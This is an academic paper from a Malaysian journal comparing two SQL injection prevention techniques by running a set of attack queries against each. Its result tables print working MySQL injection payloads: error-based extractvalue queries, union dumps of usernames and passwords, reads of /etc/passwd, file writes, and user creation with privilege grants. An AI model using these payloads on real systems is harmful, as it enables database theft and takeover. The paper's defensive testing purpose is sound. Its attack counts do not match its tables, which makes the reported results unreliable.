UTM UNIVERSITI TEKNOLOGI MALAYSIA
INTERNATIONAL JOURNAL OF INNOVATIVE COMPUTING
ISSN 2180-4370
Journal Homepage : https://ijic.utm.my/

Integration of SQL Injection Prevention Methods

Shahbaaz Mohammed Hayat Chaki, Mazura Mat Din & Maheyzah Md Siraj
School of Computing, Faculty of Engineering
Universiti Teknologi Malaysia
81310 UTM Johor Bahru, Johor, Malaysia
Email: shahbaazchaki123@gmail.com, mazura@utm.my, maheyzah@utm.my

Submitted: 10/07/2019. Revised edition: 30/09/2019. Accepted: 1/10/2019. Published online: 28/11/2019
DOI: https://doi.org/10.11113/ijic.v9n2.232

***Abstract*—In everybody's life including the organisations, database plays a very important role, since today everything is connected via the Internet. There is a need for a database that helps organisations to organise, sort and manage the data and ensure that the data a user receives and sends via the database mean is secure, since the database stores almost everything such as banking details including user ID and password. Make this data really valuable and confidential for us and therefore security is really important for the database. In this age, SQL Injection database attacks are increasingly common. The hackers attempt to steal an individual's valuable data through the SQL Injection Attack mean by using malicious query on the application, hence revealing an efficient individual data. Therefore the best SQL Injection Prevention technique is needed to safeguard individual data against hackers being stolen. This paper compares two types of SQL Injection using the SQL pattern matching database system attack (SQLPMDS) and a SQL injection union query attacks prevention using tokenisation technique (SIUQAPTT) that allows Database Administrator to select the best and most effective SQL Injection Prevention method for their organisation. Preventing SQL Injection Attack from occurring that would ultimately lead to no user data loss. The results were obtained by comparing it to the results of the SQL injection attack query on whether the attack was blocked or not by two prevention techniques, SQL pattern matching database system attacks and SQL injecting union query attacks prevention using website tokenisation techniques. The conclusion is that the best method of prevention is the SQL pattern that matches database system attacks.**

***Keywords*—SQL injection, SQL injection prevention, SQL attacks, prevention methods**

I. Introduction

A database is sorted or gathered information. Everything is stored on a computer server or system. Consequently, databases are more complex and are often created using formal structure/design and strategies and modelling techniques are displayed.

The database management system also called DBM functions synergistically to the database, applications and end-clients to analyses the data and, where necessary, to provide the administrator with direct access to the necessary database information.

Essentially, the database as a whole is formed by the database system together with the Database Management System (DBMS) and relevant applications. It is also not unusual to use the word "database" to refer to the database system, Database Management System (DBMS) or any application related to the database. Additionally, the term "database" is used to freely refer to any of the Database Management System Database Management System (DBMS) database system, or database-related application.

A database is the heart of any organisation. This is due to the fact that the organization is not working or would not work without a database, that the data base stores valuable information of a customer, client, or sales representative or that it connects a multiple database with a wider platform, thus completing an organization. A good example of an organizational database would be Facebook, Amazon, the airline industry or the banking system, and millions of such websites need a database every mile of their work to run their business efficiently and organized instead of doing anything that takes a lot of effort and time and seems almost impossible in this era where we are so dependent on technology and a great example of this era technology would be a database that helps us in our daily lives.

Database Management System (DBMS) can be covered by various categories, including:

Hierarchical Database Systems

- Relational Database Management Systems
- NoSQL Database Systems
- Object-Oriented Database Systems
- Network Database Systems

II. SQL Injection Attacks

Today in every organization, a database serves as the heart of all web applications and is used for the storage of the information needed for these applications, such as credit card information, customer personal information, customer orders, company information and others. Databases have therefore become attractive to hackers as they are interested in having access to this information stored. Moreover, the rapid growth of the Internet in the world today and the emergence of various new technologies have led to the widespread use of Internet applications in the web environment. Today, most companies use web platforms in their data processing. This has led to a number of database security issues that organizations are currently struggling with [2].

Attacks on SQL injection are highly risky for an organization, with severe consequences. A successful SQL injection attack bypasses authentication and authorization to gain complete database control, steal critical information, access credential information from users, change user passwords, perform illegal transactions, and cause destruction of the entire database. A successful SQL injection attack bypasses authentication and authorization to gain complete database control, steal critical information, access credential information from users, change user passwords, perform illegal transactions, and cause destruction of the entire database [3].

The Common Vulnerabilities (CVE) list in http:/cve.mitre.org suggests a high prevalence and hierarchical nature of SQL injection attacks as CVE took second place in the 2006 Internet application attacks. In the general range of attacks, the proportion of such attacks rose from 5.5% in 2004 to 14 July 2006.It is notable that SQLCIA, which affected Card System Solutions in 2006 and which broke thousands of MasterCard numbers, is a leading example of the harmful effects of associate attacks not only on a company, but also on the general population. Experts have discovered many programmers and applications with sources that are prone to such vulnerabilities, taking into account Google’s code search. In addition, a number of findings have reported that many web applications are highly susceptible to SQL injection attacks, with this type of attack steadily increasing over the years [1].

III. Prevention methods used

There are many SQL Injection Prevention Methods/ Approaches that have been created by many distinct writers to prevent SQL Injection Attacks but sadly many of the database security experts waste most of their time choosing which strategy is best to avoid SQL Injection Attacks resulting in waste of money, time and energy. Many database security experts are deploying Intrusion Prevention System (IPS) or different types of firewall to prevent SQL Injection Attacks based on known patterns, but this method is very expensive, which most of the small/medium organization cannot afford [5].

Most SQL Injection Attacks happen due to poor safety encoding or sometimes the business hires third party developers to programmed and they tend to be less concerned about the Database Security that results in SQL Injection Attacks or the programmer tends to have no understanding of SQL Injection Attacks Prevention Methods/Approaches.



SQL Injection Prevention Techniques/Method
Using SQL Pattern Matching Database System Attack (SQLPMDS)
SQL Injection Union Query Attacks Prevention Using Tokenization Technique (SIUQAPTT)

Fig. 1. Prevention Method Used

1. Using SQL Pattern Matching Database System Attack (SQLPMDS): The author (Chaki, 2011) suggested this method in order to prevent the injection of SQL. In this method, the Known SQL Patterns are stored in the database and every query is checked with a template through the database to understand whether the query is a standard and non-harmful query or a malicious query that matches the SQL injection pattern in the database.

2. SQL Injection Union Query Attacks Prevention Using Tokenization Technique (SIUQAPTT): This Author (B. Maheshwarkar & N. Maheshwarkar, 2016) suggested this SIUQAPTT technique as a novel model for validating a system against a particular query that includes a union query. The general steps of the suggested model are as follows:

    - Scan Input query: In this step input query is checked. If query contains where clause, the system save query part after where clause. If where clause is not present then original query does not contain SQL injection, because injection present after condition without it is not possible.
    - Apply check for AND, OR Operator: If AND or OR operator present in save part then again save it in different location.
    - Apply Query Tokenization: Apply tokenization on stored query by replacing * in the place of space, commas etc.
    - Convert conditions into tree elements: In this step conditions are converted into tree and check after tokenization for every condition values stored in the form of tree elements.

Suppose condition is 1=1then 1=left, '='= Root, 1=right. If left child value is equal to right child means query contains injection else query is a normal query.

IV. RESULTS AFTER IMPLEMENTATION OF PREVENTION METHODS

In this section, the results of the prevention methods will be shown following the SQL Injection attacks.

1) *Results of Prevention Method 1 (SQLPMDS)*

As seen in Table 1, it shows on which query were used in order to conduct SQL injection also it shows whether the prevention method number 1 that is SQL Pattern Matching Database System Attack (SQLPMDS) was able to block the attack or not.

TABLE 1. Results of Prevention Method 1 (SQLPMDS)

Attack Type	Query Used	Result
Get Database Name	and extractvalue(0x0a,concat(0x0a,(select database())))--	SUCCESSFUL
Get Table Name	and extractvalue(0x0a,concat(0x0a,(select table_name from information_schema.tables where table_schema=database() limit 0,1)))--	UNSUCCESSFUL
Get Column Name	and (select 1 from (Select count(*),Concat((select table_name from information_schema.tables where table_schema=database() limit 0,1),0x3a,floor(rand(0)*2))y from information_schema.tables group by y) x)-- -	UNSUCCESSFUL
Get Data From Column	and (select 1 from (Select count(*),Concat((select concat(<column_1>,<column_2>) from <table_name_here> limit 0,1),0x3a,floor(rand(0)*2))y from information_schema.tables group by y) x)-- -	UNSUCCESSFUL
Union	and extractvalue(0x0a,concat(0x0a,(select table_name from information_schema.tables where table_schema=database() limit 0,1)))--	UNSUCCESSFUL
List Password Hashes	SELECT host, user, password FROM Table Name.user; — priv	UNSUCCESSFUL
List DBA Accounts	SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges WHERE privilege_type = 'SUPER';SELECT host, user FROM Table Name.user WHERE Super_priv = 'Y'; # priv	UNSUCCESSFUL
Union	union all select (select (@) from (select(@:=0x00),(select (@) from (users) where (@)in (@:=concat(@,0x3C,0x62,0x72,0x3E,' [',username,'] > ',pass,' > '))))a)#	UNSUCCESSFUL
List Columns	SELECT table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'table name' AND table_schema != 'information_schema'	UNSUCCESSFUL
List Tables	SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'Table Name' AND table_schema != 'information_schema'	UNSUCCESSFUL
Find Tables From Column Name	SELECT table_schema, table_name FROM information_schema.columns WHERE column_name = 'username'; — find table which have a column called 'username'	UNSUCCESSFUL
Select Nth Char	SELECT substr('abcd', 3, 1); # returns c	SUCCESSFUL

Bitwise AND	SELECT 6 & 2; # returns 2
	SELECT 6 & 1; # returns 0
		UNSUCCESSFUL

Sub Select	and (select 1)=1	UNSUCCESSFUL
Char -> ASCII Value	ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>105	UNSUCCESSFUL

Casting	SELECT cast('1' AS unsigned integer);
	SELECT cast('123' AS char);
		UNSUCCESSFUL

String Concatenation	SELECT CONCAT('A','B'); #returns AB
	SELECT CONCAT('A','B','C'); # returns ABC
		UNSUCCESSFUL

If Statement	SELECT if(1=1,'foo','bar'); — returns 'foo'	UNSUCCESSFUL
Case Statement	SELECT CASE WHEN (1=1) THEN 'A' ELSE 'B' END; # returns A	UNSUCCESSFUL
Avoiding Quotes	SELECT 0×414243; # returns ABC	UNSUCCESSFUL

Time Delay	SELECT BENCHMARK(1000000,MD5('A'));
	SELECT SLEEP(5); # >= 5.0.12
		UNSUCCESSFUL

Local File Access	UNION ALL SELECT LOAD_FILE('/etc/passwd') — priv, can only read world-readable files. SELECT * FROM mytable INTO dumpfile '/tmp/somefile'; — priv, write to file system	UNSUCCESSFUL
Hostname, IP Address	SELECT @@hostname;	SUCCESSFUL
Create Users	CREATE USER test1 IDENTIFIED BY 'pass1'; — priv	UNSUCCESSFUL
Delete Users	DROP USER test1;	UNSUCCESSFUL
Make User DBA	GRANT ALL PRIVILEGES ON *.* TO test1@'%';	UNSUCCESSFUL
Location of DB files	SELECT @@datadir;	UNSUCCESSFUL
Default/System Databases	information_schema (>= Table Name 5.0) Table Name	UNSUCCESSFUL

As seen in Table 2, the number of attacks conducted was 30, total vulnerable attack, 3 and non-vulnerable, 27.

TABLE 2. Result of the SQL Injection Attack Done on Prevention Method 1 (SQLPMDS)

Total Attack Conducted	30
Vulnerable	3
Non Vulnerable	27

Figure 2 shows pie chart based on the vulnerable attack and non-vulnerable attack.




Fig. 2. Result of Prevention Method 1

2) *Results of Prevention Method 2 (SIUQAPTT)*

As seen in Table 3, it shows on how many attacks were conducted which is 30, total vulnerable attack which is 8 and the non-vulnerable is 22.

TABLE 3. Result of Prevention Method 2

Total Attack Conducted	30
Vulnerable	8
Non Vulnerable	22

Figure 3 shows pie chart based on the vulnerable attack and non-vulnerable attack.





Fig. 3. Shows result of Pie Chart

As seen in Table 4, it shows on which query were used in order to conduct SQL injection also it shows whether the prevention method number 2 that is SQL Injection Union Query Attacks Prevention Using Tokenization Technique (SIUQAPTT) was able to block the attack or not.

TABLE 4. Results of Prevention Method



Attack Type	Query Used	Result
Get Database Name	and extractvalue(0x0a,concat(0x0a,(select database()))))--	SUCCESSFUL
Get Table Name	and extractvalue(0x0a,concat(0x0a,(select table_name from information_schema.tables where table_schema=database() limit 0,1)))--	UNSUCCESSFUL
Get Column Name	and (select 1 from (Select count(*),Concat((select table_name from information_schema.tables where table_schema=database() limit 0,1),0x3a,floor(rand(0)*2))y from information_schema.tables group by y) x)-- -	UNSUCCESSFUL
Get Data From Column	and (select 1 from (Select count(*),Concat((select concat(<column_1>,<column_2>) from <table_name_here> limit 0,1),0x3a,floor(rand(0)*2))y from information_schema.tables group by y) x)-- -	UNSUCCESSFUL
Union	and extractvalue(0x0a,concat(0x0a,(select table_name from information_schema.tables where table_schema=database() limit 0,1)))--	SUCCESSFUL
List Password Hashes	SELECT host, user, password FROM Table Name.user; — priv	UNSUCCESSFUL
List DBA Accounts	SELECT grantee, privilege_type, is_grantable FROM information_schema.user_privileges WHERE privilege_type = 'SUPER';SELECT host, user FROM Table Name.user WHERE Super_priv = 'Y'; # priv	UNSUCCESSFUL
Union	union all select (select (@) from (select(@:=0x00),(select (@) from (users) where (@)in (@:=concat(@,0x3C,0x62,0x72,0x3E,' [',username,'] > ',pass,' > ')))))a)#	UNSUCCESSFUL
List Columns	table_schema, table_name, column_name FROM information_schema.columns WHERE table_schema != 'table name' AND table_schema != 'information_schema'	UNSUCCESSFUL
List Tables	SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'Table Name' AND table_schema != 'information_schema'	UNSUCCESSFUL
Find Tables From Column Name	SELECT table_schema, table_name FROM information_schema.columns WHERE column_name = 'username'; — find table which have a column called 'username'	UNSUCCESSFUL
Select Nth Char	SELECT substr('abcd', 3, 1); # returns c	SUCCESSFUL

Bitwise AND	SELECT 6 & 2; # returns 2
	SELECT 6 & 1; # returns 0
		UNSUCCESSFUL

Sub Select	and (select 1)=1	UNSUCCESSFUL
Char -> ASCII Value	ascii(substring((SELECT concat(username,0x3a,password) from users limit 0,1),1,1))>105	UNSUCCESSFUL

Casting	SELECT cast('1' AS unsigned integer);
	SELECT cast('123' AS char);
		SUCCESSFUL

String Concatenation	SELECT CONCAT('A','B'); #returns AB
	SELECT CONCAT('A','B','C'); # returns ABC
		UNSUCCESSFUL


If Statement	SELECT if(1=1,'foo','bar'); — returns 'foo'	UNSUCCESSFUL
Case Statement	SELECT CASE WHEN (1=1) THEN 'A' ELSE 'B' END; # returns A	UNSUCCESSFUL
Avoiding Quotes	SELECT 0×414243; # returns ABC	UNSUCCESSFUL

Time Delay	SELECT BENCHMARK(1000000,MD5('A'));
	SELECT SLEEP(5); # >= 5.0.12
		UNSUCCESSFUL

Local File Access	UNION ALL SELECT LOAD_FILE('/etc/passwd') — priv, can only read world-readable files. SELECT * FROM mytable INTO dumpfile '/tmp/somefile'; — priv, write to file system	UNSUCCESSFUL
Hostname, IP Address	SELECT @@hostname;	UNSUCCESSFUL
Create Users	CREATE USER test1 IDENTIFIED BY 'pass1'; — priv	SUCCESSFUL
Delete Users	DROP USER test1;	SUCCESSFUL
Make User DBA	GRANT ALL PRIVILEGES ON *.* TO test1@'%';	UNSUCCESSFUL
Location of DB files	SELECT @@datadir;	UNSUCCESSFUL
Default/System Databases	information_schema (>= Table Name 5.0) Table Name	UNSUCCESSFUL

V. FINAL RESULTS AND DISCUSSION

As seen in Figure 4, it is shown that SQL Pattern Matching Database Was able to block 27 attack out 30 which makes it vulnerable to 3 attacks while SQL Injection Union Query Attack Prevention Using Tokenization Technique was able to block 22 attack out of 30 which makes it vulnerable to 8 attacks.



Using SQL Pattern Matching Database System Attack	
Total Attack Conducted	30
Vulnerable	3
Non Vulnerable	27

SQL Injection Union Query Attacks Prevention Using Tokenization Technique (SIUQAP	
Total Attack Conducted	30
Vulnerable	8
Non Vulnerable	22

SQL Injection Prevention Methods Results	
Prevention Method Name	Non Vulnerable Attacks
SQL Pattern Matching Database System Attack Results	27
SQL Injection Union	22

Fig. 4. Final Results

As can be found in the bar chart diagram, we compare both techniques of prevention based on the number of non-vulnerabilities they have.

Based on the results output from the various test results table, Pie Chart diagram and bar chart diagram. We can clearly see that SQL Pattern Matching Database System Attack (SQLPMDS) is the best SQL Prevention Method in this paper to be chosen to be implemented since it has the highest number of blocked attacks compare to the other Prevention.

VI. CONCLUSION AND FUTURE WORKS

Through this paper, there has been a lot of research find which are 1) SQL Injection query: There are many ways that an attacker can make a query and achieve the same result with a different query, just by changing some things. 2) Prevention Methods: It's very hard to determine without experiments on which prevention method will actually work, experiments are key to success. 3) Gap of improvement: There is always a gap of improvement since no prevention method is perfect and it needs to be improved for the future.

The proposed prevention method "SQL Pattern Matching Database System Attack (SQLPMDS)" solves the issue of SQL injection from the website that were used for the experiments.

Furthermore, the research shows the comparison study done between two SQL Injection prevention methods, their results which concludes that SQL pattern matching database system attack (SQLPMDS) is the best SQL injection prevention method as per the research done in this paper which is derived through the experiments and their results. This paper presents the results on before and afterward of the SQL prevention methods using analysis based on software output, tables and pie chart.

REFERENCES

[1] Halfond, W. G. J. and A. Orso. (2007). Detection and Prevention of SQL Injection Attacks. *Malware Detection,* 85.

[2] Halfond, W., A. Orso, and P. Manolios. (2008). WASP: Protecting Web Applications Using Positive Tainting and Syntax-Aware Evaluation. *IEEE Transactions on Software Engineering*, 34(1), 65-81.

[3] Wang, H. F., W. Y. Chen, and S. L. Song. (2009). Design of Jinan City Flood Prevention and Warning Decision-Making Support System based on SQL Server and GIS. *First International Workshop on Database Technology and Applications, Proceedings*. 488-492.

[4] Bisht, P., P. Madhusudan, and V. N. Venkatakrishnan. (2010). CANDID: Dynamic Candidate Evaluations for Automatic Prevention of SQL Injection Attacks. *ACM Transactions on Information and System Security*, 13(2).

[5] Ntagwabira, L. and S. L. Kang. (2010). Use of Query Tokenization to Detect and Prevent SQL Injection Attacks. *2010 3rd International Conference on Computer Science and Information Technology*.

[6] Tajpour, A., *et al*. (2010). SQL Injection Detection and Prevention Tools Assessment. *Proceedings of 2010 3rd IEEE International Conference on Computer Science and Information Technology*, 9 (ICCSIT 2010), 518-522.

[7] Tajpour, A. and M. J. Z. Shooshtari. (2010). Evaluation of SQL Injection Detection and Prevention Techniques. *2010 Second International Conference on Computational Intelligence, Communication Systems and Networks (CICSYN)*, 216-221.

[8] Narayanan, S. N., A. R. Pais, and R. Mohandas. (2011). Detection and Prevention of SQL Injection Attacks Using Semantic Equivalence. *Computer Networks and Intelligent Computing*, 157, 103-112.

[9] Selvamani, K. and A. Kannan. (2011). A Novel Approach for Prevention of SQL Injection Attacks Using Cryptography and Access Control Policies. *Advances in Power Electronics and Instrumentation Engineering,* 148, 26.

[10] Zhang, X. Z. and X. J. Zhang. (2011). Discussion on the Detection and Prevention of SQL Injection. *Applications of Engineering Materials*, 1-4, 287-290: 3047-3050.

[11] Balasundaram, I. and E. Ramaraj. (2012). An Efficient Technique for Detection and Prevention of SQL Injection Attack using ASCII Based String Matching. *International Conference on Communication Technology and System Design 2011, 2012*. 30, 183-190.

[12] Cherry, D. (2012). *Securing SQL Server: Protecting your Database from Attackers*. 2nd ed. Waltham, MA: Syngress/Elsevier. xxii, 381.

[13] Clarke, J. (2012). *SQL Injection Attacks and Defense.* Waltham, MA: Elsevier. xvviii, 547.

[14] Kumar, P. and R. K. Pateriya. (2012). A Survey on SQL Injection Attacks, Detection and Prevention Techniques. *2012 Third International Conference on Computing Communication & Networking Technologies (ICCCNT).*

[15] Shafie, E. and A. Cau. (2012). A Framework for the Detection and Prevention of SQL Injection Attacks. *Proceedings of the 11th European Conference on Information Warfare and Security*, 329-336.

[16] Kar, D. and S. Panigrahi. (2013). Prevention of SQL Injection Attack Using Query Transformation and Hashing. *Proceedings of the 2013 3rd IEEE International Advance Computing Conference (IACC)*, 1317-1323.

[17] Sadeghian, A., M. Zamani, and A. Abd Manaf. (2013). A Taxonomy of SQL Injection Detection and Prevention Techniques. *2013 International Conference on Informatics and Creative Multimedia (ICICM),* 53-56.

[18] Wang, J., X. S. Cheng, and L. S. Ren. (2014). Construction of Knowledge Base for Prevention and Control of Cucumber's Diseases and Insect Pests Based on SQL Server 2005. *2014 4th International Conference on Education and Education Management (EEM 2014),* 68, 197-201.